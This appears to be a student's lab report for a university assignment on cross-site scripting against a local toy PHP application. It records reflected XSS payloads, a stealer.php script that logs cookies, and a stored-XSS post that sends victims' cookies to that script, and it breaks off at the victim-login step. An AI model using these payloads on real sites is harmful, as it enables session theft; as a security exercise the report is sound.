
Assignment1:

SECTION1 – XSS Attacks

1. Lab Setup:

XAMPP Control Panel:




XAMPP Control Panel v3.3.0 [Compiled: Apr 6th 2021]

XAMPP Control Panel v3.3.0

Service	Module	PID(s)	Port(s)	Actions			
	Apache	19336 30356	80, 443	Stop	Admin	Config	Logs
	MySQL	35444	3306	Stop	Admin	Config	Logs
	FileZilla			Start	Admin	Config	Logs
	Mercury			Start	Admin	Config	Logs
	Tomcat			Start	Admin	Config	Logs

```
10:24:57 AM  [main]    All prerequisites found
10:24:57 AM  [main]    Initializing Modules
10:24:57 AM  [main]    Starting Check-Timer
10:24:57 AM  [main]    Control Panel Ready
10:52:42 AM  [Apache]  Attempting to start Apache app...
10:52:42 AM  [Apache]  Status change detected: running
10:52:43 AM  [mysql]   Attempting to start MySQL app...
10:52:43 AM  [mysql]   Status change detected: running
```

Loaded cs5340-toy-application database:



Server: 127.0.0.1 » Database: cs5340-toy-application


Containing the word:

Table	Action							Rows	Type	Collation	Size	Overhead
messages	☆	Browse	Structure	Search	Insert	Empty	Drop	2	InnoDB	utf8_general_ci	32.0 KiB	-
users	☆	Browse	Structure	Search	Insert	Empty	Drop	2	InnoDB	utf8_general_ci	16.0 KiB	-
2 tables	Sum							4	InnoDB	utf8mb4_general_ci	48.0 KiB	0 B

Table name


Number of columns: 4

Application after running:



CS-5340


Creation of user account:



Please Sign Up:

Username	user1
Password	•••••
First Name	User1_firstname
Last Name	User1_lastname

Creation of attacker account:


localhost/CS5340-TOY-APPLICATION-2022/signup.php

CS5340


Home
Signup
Login

Please Sign Up:

Username: attacker1
Password: •••••••••
First Name: Attacker1_firstname
Last Name: Attacker1_lastname

Sign Up

2. Non-Persistent XSS:
   1. Task1:
      a. Logged into attacker page – search page



localhost/CS5340-TOY-APPLICATION-2022/search.php

CS5340 Welcome Attacker1_firstname Attacker1_lastname | Role: Ordinary User | Change Password

View Messages
Post Messages
Search Messages
Logout

Search for... Go!


      b. Entered script


localhost/CS5340-TOY-APPLICATION-2022/search.php

CS5340 Welcome Attacker1_firstname Attacker1_lastname | Role: Ordinary User | Change Password

View Messages
Post Messages
Search Messages
Logout

ɔt>alert("XSS!!!");</script> Go!


localhost/CS5340-TOY-APPLICATION-2022/search.php?q=<script>alert("XSS!!!")%3B<%2Fscript>


CS5340 Welcome Attacker1_firstname Attacker1_lastname | Role: Ordinary User | Change Password

<script>alert("XSS!!!");</sc Go!

localhost

XSS!!!

OK


localhost/CS5340-TOY-APPLICATION-2022/search.php?q=<script>alert("XSS!!!")%3B<%2Fscript>


Welcome Attacker1_firstname Attacker1_lastname | Role: Ordinary User | Change Password

Search Results for

No search results found to be matching


c. Upon entering <script>alert("XSS!!!");</script> in the search box and pressing "Go!", an alert box with "XSS!!!" pops up. This indicates that the application is vulnerable to XSS because it displays unfiltered user input as executable code. The alert confirms that the application directly interprets and runs JavaScript without sanitization. This vulnerability allows attackers to inject and execute scripts, potentially compromising user data or site functionality. Proper encoding and input validation would prevent this.

d. <script>alert(document.cookie);</script>


localhost/CS5340-TOY-APPLICATION-2022/search.php

Welcome Attacker1_firstname Attacker1_lastname | Role: Ordinary User | Change Password

ocument.cookie);</script>


localhost/CS5340-TOY-APPLICATION-2022/search.php?q=<script>alert(document.cookie)%3B<

Welcome Attacker1_firstname Attacker1_lastname | Role: Ordinary User |


ocument.cookie);</script>

localhost

```
user_details=attacker1; __stripe_mid=1988546a-0510-41cc-a81b-
b3b05789ca8c730832; ajs_anonymous_id=ce8b1e4f-52b7-46d1-
a260-22c387f1ea4e; _xsrf=2|c2bff126|
8f68d885d991efd560273d39bd91e27b|1728759636;
PHPSESSID=uaq66lkqp7c3ipjju1okmrcv14
```

2. Task2


   a. http://localhost/CS5340-TOY-APPLICATION-2022/search.php?q=%3Cscript%3Edocument.body.style.backgroundColor=%22orange%22;%3C/script%3E – background color


https://mail.google.com/mail/u/0/#inbox/KtbxLvhGJPDzCncRXVgvJrwKvxTWVHbnBV

For Background Color Inbox

sruthi mandalapu <sruthimandalapu@gmail.com> 4:26 PM (0 minutes ago)
to me

http://localhost/CS5340-TOY-APPLICATION-2022/search.php?q=%3Cscript%3Edocument.body.style.backgroundColor=%22orange%22;%3C/script%3E



localhost/CS5340-TOY-APPLICATION-2022/search.php?q=<script>document.body.style.backgro

CS5340 Welcome User1_firstname User1_lastname | Role: Ordinary User | Change Password

Search Results for

No search results found to be matching


b. http://localhost/CS5340-TOY-APPLICATION-2022/search.php?q=%3Cscript%3Edocument.body.style.backgroundImage=%22url(https://png.pngtree.com/thumb_back/fh260/back_our/20190617/ourmid/pngtree-student-graduation-season-large-size-background-image_126538.jpg)%22;%3C/script%3E – for background image


https://mail.google.com/mail/u/0/#inbox/QgrcJHrnqzTGVDnMwpgPqbHLvCVbrKJMLHb

For Background image Inbox

sruthi mandalapu <sruthimandalapu@gmail.com> 4:40 PM (0 minutes ago)
to me

http://localhost/CS5340-TOY-APPLICATION-2022/search.php?q=%3Cscript%3Edocument.body.style.backgroundImage=%22url(https://png.pngtree.com/thumb_back/fh260/back_our/20190617/ourmid/pngtree-student-graduation-season-large-size-background-image_126538.jpg)%22;%3C/script%3E


localhost/CS5340-TOY-APPLICATION-2022/search.php?q=<script>document.body.style.backgro

CS5340 Welcome User1_firstname User1_lastname | Role: Ordinary User | Change Password


Search Results for

No search results found to be matching

3. Persistent XSS:


   Task1:

   a. Stealer.php



```php
<?php
if (isset($_GET['cookie'])) {
    $file = fopen("info.txt", "a");
    fwrite($file, $_GET['cookie'] . "\n");
    fclose($file);
}
?>
```


   b. Upload file to server




This PC > Local Disk (C:) > xampp > htdocs > CS5340-TOY-APPLICATION-2022 >
Search CS5340-TOY-APPLICATION-2022
Sort
View

Name	Date modified	Type	Size
images	10/30/2024 11:05 AM	File folder	
.DS_Store	4/2/2019 6:09 PM	DS_STORE File	9 KB
admin	4/2/2019 6:09 PM	PHP Source File	1 KB
board	4/2/2019 6:09 PM	PHP Source File	2 KB
changepassword	4/2/2019 6:09 PM	PHP Source File	1 KB
CS5340-TOY-APPLICATION	9/23/2022 10:18 PM	Microsoft SQL Server...	2 KB
functions	9/23/2022 9:40 PM	PHP Source File	3 KB
header	9/23/2022 10:09 PM	PHP Source File	2 KB
html_functions	4/2/2019 6:09 PM	PHP Source File	6 KB
index	9/1/2022 4:51 PM	PHP Source File	1 KB
login	4/2/2019 6:09 PM	PHP Source File	2 KB
logout	4/2/2019 6:09 PM	PHP Source File	1 KB
members	4/2/2019 6:09 PM	PHP Source File	3 KB
post-message	4/2/2019 6:09 PM	PHP Source File	1 KB
search	4/2/2019 6:09 PM	PHP Source File	2 KB
signup	4/2/2019 6:09 PM	PHP Source File	1 KB
stealer	10/30/2024 5:00 PM	PHP Source File	1 KB


   c. Login as an attacker





CS5340
Welcome Attacker1_firstname Attacker1_lastname | Role: Ordinary User | Change Password
View Messages
Post Messages
Search Messages
Logout
Post Message:
Post

   d. Browse by using Post Message



localhost/CS5340-TOY-APPLICATION-2022/post-message.php


CS5340 Welcome Attacker1_firstname Attacker1_lastname | Role: Ordinary User | Change Password

View Messages
Post Messages
Search Messages
Logout

Post Message:

```
<script>
var i = new Image();
i.src = "http://localhost/CS5340-TOY-APPLICATION-2022/stealer.php?cookie=" +
document.cookie
</script>
```

Post




View Messages
Post Messages
Search Messages
Logout

Message posted.

Post Message:

Post

e. Login as a victim



localhost/CS5340-TOY-APPLICATION-2022/board.php

